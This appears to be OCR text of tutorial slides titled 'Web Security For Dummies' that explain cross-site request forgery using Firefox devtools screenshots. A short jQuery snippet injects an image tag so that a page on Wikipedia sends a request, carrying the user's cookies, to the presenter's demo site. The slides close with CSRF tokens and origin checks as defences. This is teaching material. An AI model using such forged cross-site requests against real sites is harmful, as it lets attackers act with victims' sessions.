
CSRF attack

- using a session or cookie set on another page
- to make a request from another site.



Web Security For Dummies
hacksmith.herokuapp.com
Search
Log in! / Sign up! / Reset password!
No users here!
:D
Inspector
Console
Debugger
Style Editor
Performance
Network
Net
CSS
JS
Security
Logging
Clear
Filter output
document.cookie
""
document.cookie = "name=rob;"
"name=rob;"
Set a cookie on a certain domain


Web Security For Dummies
Wikipedia, the free encyclo…
https://en.wikipedia.org/wiki/Main_Page
Search
More than 50,000 articles: Bosanski · Български · Dansk · Eesti · Ελληνικά · English (simple) · Esperanto · Euskara · Galego · עברית · Hrvatski · Latviešu · Lietuvių · Norsk nynorsk · Slovenčina · Slovenščina · ไทย · Türkçe
Complete list of Wikipedias
I… … D… Styl… Perf… …
Net CSS JS Security Logging Clear
Filter outp
What if there happens to be an image tag on the other page?
(we create it here with JS just for kicks)
var bogusImage = $('<img>');
bogusImage.attr("src", "http://hacksmith.herokuapp.com/");
$('body').append(bogusImage);



Web Security For Dummies
Wikipedia, the free encyclo…
https://en.wikipedia.org/wiki/Main_Page
Search
More than 50,000 articles: Bosanski · Български · Dansk · Eesti · Ελληνικά · English (simple) · Esperanto · Euskara · Galego · עברית · Hrvatski · Latviešu · Lietuvių · Norsk nynorsk · Slovenčina · Slovenščina · ไทย · Türkçe
Complete list of Wikipedias
Inspector
Console
Debugger
Style Editor
Performance
Network
Net
CSS
JS
Security
Logging
Clear
Filter output
document.cookie
"GeoIP=US:CA:Los_Angeles:34.0291:-118.3993:v4; uls-previous-languages=%5B%22en%22%5D; enwikimwuser-sessionId=7778a1d187129206"
var bogusImage = $('<img>');
bogusImage.attr("src", "http://hacksmith.herokuapp.com/");
$('body').append(bogusImage);
Object { 0: <body.mediawiki.ltr.sitedir-ltr.ns-0.ns-subject.page-Main_Page.skin-vector.action-view> , length: 1, prevObject: Object, context: HTMLDocument → Main_Page, selector: "body" }
Loading mixed (insecure) display content "http://hacksmith.herokuapp.com/" on a secure page [Learn More]
load.php:117:0
GET http://hacksmith.herokuapp.com/
[Mixed Content]
[HTTP/1.1 304 Not Modified 210ms]


Web Security For Dummies
Wikipedia, the free encyclo…
https://en.wikipedia.org/wiki/Main_Page
Search
body.mediawiki.ltr.sitedir-ltr.ns-0.ns-subject.page-Main_Page.skin-vector.action-view | 964 × 121
More
(simple) · Esperanto · Euskara ·
Galego · עברית · Hrvatski · Latviešu · Lietuvių · Norsk nynorsk · Slovenčina · Slovenščina · ไทย · Türkçe
Complete list of Wikipedias
Inspector
Console
Debugger
Style Editor
Performance
Network
Method
File
Domain
304 GET / hacksmith.her… ht
304 GET / hacksmith.her… ht
304 GET / hacksmith.her… ht
Headers
Cookies
Params
Response
Request URL: http://hacksmith.herokuapp.com/
Request method: GET
Remote address: 54.243.114.196:80
Status code: 304 No…
Edit and Resend
Raw headers
Version: HTTP/1.1
Filter headers
access-control-allow-headers: "Origin, Ac…SRF-Token"
Request headers (0.644 KB)
Host: "hacksmith.herokuapp.com"
User-Agent: "Mozilla/5.0 (Macinto…0100101 Firefox/41.0"
Accept: "image/png,image/*;q=0.8,*/*;q=0.5"
Accept-Language: "en-US,en;q=0.5"
Accept-Encoding: "gzip, deflate"
Cookie: "_authentication1_sessi…cb000fcc1f0; name=rob"
Connection: "keep-alive"
If-None-Match: ""dc47bd303368c47…ec2dc36d7238d4""
Then we inspect that request
All
HTML
CSS
JS
XHR
Fonts
Images
Media
Flash
Other
3 requests, 1.56 KB, 102.80 s
Clear

CSRF Tokens reduces CSRF



Think about the source of the request (CORS)



- but not all since requests are made from the browser